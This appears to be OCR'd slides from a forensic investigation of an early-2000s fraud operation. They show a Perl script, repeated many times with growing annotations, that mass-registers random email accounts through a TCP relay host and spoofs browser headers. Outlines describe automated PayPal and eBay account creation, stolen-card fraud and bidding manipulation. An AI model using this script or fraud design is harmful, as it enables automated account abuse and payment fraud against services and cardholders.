Data Examination – bash history

- High-port telnet (Ataman backdoor)
- ssh
- Database queries
- Script execution
- Shell commands executed during UC
- Shell commands executed during download

What Wasn’t Downloaded …

- Various databases
- Protected logs
- Data from other connected systems
- Other users’ files

Malware

- Virus
- Worm
- Exploit/attacks
- Perl Scripts

- Web integrated, virtual business

???

Data - Perl Scripts

- random “free” email subscription:
  - “virtual” web browser
  - random domain selection
  - random country binding
  - random name generation
  - employed SSL where required
  - populated SQL database table


  - names formed a pattern (cvcvcn@domain)

Data - Perl Scripts


- Free email retrieval
  - “virtual” browser - automated content extraction; cookie management
  - message content (result) search
  - populate SQL database

```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm");
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm;
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
     application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com";
foreach(1..@ARGV[0])
{
  $username=GetRandomName();
  $domain = @domains[int(rand($#domains))];
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
  print $socket "GET
     http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
     +me+up
  while (<$socket>){
                $document.=$_; }
```


```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm;
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
    application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com";
foreach(1..@ARGV[0])
{
 $username=GetRandomName();
 $domain = @domains[int(rand($#domains))];
 print "-Creating an email address $username\@$domain\n";
 close($socket) if $socket;
 $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
 print $socket "GET
    http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
    +me+up
 while (<$socket>){
          $document.=$_; }
```




```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
      application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com";
foreach(1..@ARGV[0])
{
  $username=GetRandomName();
  $domain = @domains[int(rand($#domains))];
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
  print $socket "GET
      http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
      +me+up
  while (<$socket>){
                 $document.=$_; }
```



```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";  ## spoof browser
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
      application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com";
foreach(1..@ARGV[0])
{
  $username=GetRandomName();
  $domain = @domains[int(rand($#domains))];
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
  print $socket "GET
      http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
      +me+up
  while (<$socket>){
                $document.=$_; }
```



```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";  ## spoof browser
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
    application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com"; ## target host (email service provider)
foreach(1..@ARGV[0])
{
  $username=GetRandomName();
  $domain = @domains[int(rand($#domains))];
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
  print $socket "GET
    http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
    +me+up
  while (<$socket>){
                $document.=$_; }
```



```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";  ## spoof browser
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
    application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com"; ## target host (email service provider)
foreach(1..@ARGV[0])
{
 $username=GetRandomName(); ## !!!!!! Generate RANDOM name !!!
 $domain = @domains[int(rand($#domains))]; ## !!! Within a domain selected randomly from “domains” !!!
 print "-Creating an email address $username\@$domain\n";
 close($socket) if $socket;
 $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492);
 print $socket "GET
    http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
    +me+up …
 while (<$socket>){
          $document.=$_; }
```

```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";  ## spoof browser
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
    application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com"; ## target host (email service provider)
foreach(1..@ARGV[0])
{
  $username=GetRandomName(); ## !!!!!! Generate RANDOM name !!!
  $domain = @domains[int(rand($#domains))]; ## !!! Within a domain selected randomly from “domains” !!!
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492); ## establish connection via TCP relay
  print $socket "GET
    http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
    +me+up …
  while (<$socket>){
            $document.=$_; }
```

```
#!/usr/bin/perl
use IO::Socket;
use DBI;
$dbh = DBI->connect( 'DBI:mysql:mm :localhost:3306','root', 'YtGhjcnj',{ RaiseError => 1 } ); # database
open(F,"<register.htm"); # file containing email domain names
local $/=undef;
$fullfile=<F>;
chomp;
@domains = $fullfile =~ m|^<option\svalue=.*?>(.*?)</option>$|gm; # initialize email “domains” table
close(F);
$useragent="User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)";  ## spoof browser
$accept="Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
     application/msword, application/vnd.ms-powerpoint, */*";
$a_lan="Accept-Language: en";
$a_en="Accept-Encoding: gzip, deflate";
$host="Host: register.myownemail.com"; ## target host (email service provider)
foreach(1..@ARGV[0])
{
  $username=GetRandomName(); ## !!!!!! Generate RANDOM name !!!
  $domain = @domains[int(rand($#domains))]; ## !!! Within a domain selected randomly from “domains” !!!
  print "-Creating an email address $username\@$domain\n";
  close($socket) if $socket;
  $socket=Connect("pony.cms.ie.musashi-tech.ac.jp",17492); ## establish connection via TCP relay
  print $socket "GET
     http://register.myownemail.com/RegisterUser.cfm?username=$username&music=$domain&submit=Sign
     +me+up … ## GET URL request to MyOwnEmail via cms.musashi-tech.ac.jp
  while (<$socket>){
              $document.=$_; }
```

```
if ( $document =~
    /Your\snew\semail\saddress\shas\sbeen\sestablished\sand\sis\sready\sto\suse/) {
    print "OK\n"; ## Check contents of “document” – response from web server
    $sth=$dbh->prepare("INSERT INTO Emails (address,pop3,password,master) VALUES
    ('$username\@$domain','$domain','q1w2e3r4','@ARGV[1]')");
            $sth->execute;
            $sth->finish;
}
else {
    print "NOT OK\Trying aborted...\n";
    redo;
}
open (HTML,">temp1.html");
print HTML $document;
close(HTML);
}
close($socket) if $socket;
…
sub GetRandomName {
    local $string;
    local $althabet1="qwrtpsdfghjklzxcvbnm";
    local $althabet2="eyuioa";
    foreach (1.. ( int(rand( 2 )) +3) )
    {
            $string.=substr($althabet1,int(rand(20)),1);
            $string.=substr($althabet2,int(rand(6)),1);
    }
    $string.=substr($althabet1,int(rand(20)),1);
    return $string;
}
```


```
if ( $document =~
        /Your\snew\semail\saddress\shas\sbeen\sestablished\sand\sis\sready\sto\suse/) {
        print "OK\n"; ## Check contents of “document” – response from web server
        $sth=$dbh->prepare("INSERT INTO Emails (address,pop3,password,master) VALUES
        ('$username\@$domain','$domain','q1w2e3r4','@ARGV[1]')"); ## insert into database
                $sth->execute;
                $sth->finish;
}
else {
        print "NOT OK\Trying aborted...\n";
        redo;
}
open (HTML,">temp1.html");
print HTML $document;
close(HTML);
}
close($socket) if $socket;
…
sub GetRandomName {
        local $string;
        local $althabet1="qwrtpsdfghjklzxcvbnm";
        local $althabet2="eyuioa";
        foreach (1.. ( int(rand( 2 )) +3) )
        {
                $string.=substr($althabet1,int(rand(20)),1);
                $string.=substr($althabet2,int(rand(6)),1);
        }
        $string.=substr($althabet1,int(rand(20)),1);
        return $string;
}
```

```
if ( $document =~
        /Your\snew\semail\saddress\shas\sbeen\sestablished\sand\sis\sready\sto\suse/) {
        print "OK\n"; ## Check contents of “document” – response from web server
        $sth=$dbh->prepare("INSERT INTO Emails (address,pop3,password,master) VALUES
        ('$username\@$domain','$domain','q1w2e3r4','@ARGV[1]')"); ## insert into database
                $sth->execute;
                $sth->finish;
}
else {
        print "NOT OK\Trying aborted...\n";
        redo;
}
open (HTML,">temp1.html"); ## dump web server response into “temp1.html” residual file
print HTML $document;
close(HTML);
}
close($socket) if $socket;
…
sub GetRandomName {
        local $string;
        local $althabet1="qwrtpsdfghjklzxcvbnm";
        local $althabet2="eyuioa";
        foreach (1.. ( int(rand( 2 )) +3) )
        {
                $string.=substr($althabet1,int(rand(20)),1);
                $string.=substr($althabet2,int(rand(6)),1);
        }
        $string.=substr($althabet1,int(rand(20)),1);
        return $string;
}
```

```
if ( $document =~
        /Your\snew\semail\saddress\shas\sbeen\sestablished\sand\sis\sready\sto\suse/) {
        print "OK\n"; ## Check contents of “document” – response from web server
        $sth=$dbh->prepare("INSERT INTO Emails (address,pop3,password,master) VALUES
        ('$username\@$domain','$domain','q1w2e3r4','@ARGV[1]')"); ## insert into database
                $sth->execute;
                $sth->finish;
}
else {
        print "NOT OK\Trying aborted...\n";
        redo;
}
open (HTML,">temp1.html"); ## dump web server response into “temp1.html” residual file
print HTML $document;
close(HTML);
}
close($socket) if $socket;
…
sub GetRandomName {
        local $string;
        local $althabet1="qwrtpsdfghjklzxcvbnm";
        local $althabet2="eyuioa";
        foreach (1.. ( int(rand( 2 )) +3) )
        {
                $string.=substr($althabet1,int(rand(20)),1);
                $string.=substr($althabet2,int(rand(6)),1);
        }
        $string.=substr($althabet1,int(rand(20)),1);
        return $string; ## cvcvcv …→ cvcvcv..@somedomain
}
```

Temp1.html: residuals …

the script was executed …



SUCCESS!

Your new email address has been established and is ready to use!

Your new account information is as follows:

Your New Address: cedotif@sportsaddict.com

Your Password: q1w2e3r4

Please write this information down in a safe and secure location.

Tell Your Friends!


Now that you have your NEW email address, you should let your friends and family know about it. In the spaces provided below, simply enter in the email addresses of the people you want to notify, and we will take care of the rest!

1:		2:	
3:		4:	
5:		6:	
7:		8:	
9:		10:	

Data - Perl Scripts

- random PayPal account creation:
  - name/email association
  - random CC association
  - automated account creation confirmation check
  - SQL database state tracking
- Automated PayPal fraud system:
  - initiate transaction
  - Limit Ebay transaction to $500; PayPal ceiling
  - SQL database tracking
  - Perl: many details: oversight potential -> detection

Paypal Chargeback Evidence



8/24/2000 12:09	xksyyrix@mailroom.com	sokybaduh@packersfan.com	-500
8/24/2000 12:09	wkezjruw@mailroom.com	kekypys@as-if.com	-500
8/24/2000 12:09	zozfenjr@mailroom.com	rimorul@pcpostal.com	-500
8/24/2000 12:11	epetsgsc@mailroom.com	bomozyhud@sportsaddict.com	-500
8/24/2000 12:14	ohekjikr@mailroom.com	witewegoq@friendsfan.com	-500
8/24/2000 12:14	mllgqdjk@mailroom.com	puzohaduq@sade.com	-500
8/24/2000 12:14	ahpizkrf@mailroom.com	poqupacij@mostlysunny.com	-500
8/24/2000 12:15	alevlnni@mailroom.com	malohiqaj@1funplace.com	-500
8/24/2000 12:15	hxtqaifa@mailroom.com	cuzyzimyr@moonshinehollow.com	-500

- Note email address: cvcvcv@…
- Note $500 transaction value


Data - Perl Scripts

- e-bay account creation:
  - – email association
  - – PayPal association
  - – extensive “randomness” - randomised associations
  - – SQL database tracking

Data - Perl Scripts

- E-bay auction manipulation:
  - create
  - add seller, bidders
  - automated bidding
  - automated feedback assignment
  - SQL database tracking; cookie tracking

Ebay Perl Script Residual



home | my eBay | site map | sign in
to Browse, Sell, Services, Search, Help, and Community
Sell Your Item
Search
tips

Check out LIVE auctions on eBay Great Collections.

□ Search titles **and** descriptions

Sell Your Item
- Review and submit listing

Current account balance before adding this item: **-$6.00**

Step 1 : Review the item listing

After you have reviewed the listing, review your fees and submit the listing.
If there are errors, click the Back button on your browser to correct the listing.


N/A

Your User ID:	kaseyacbas
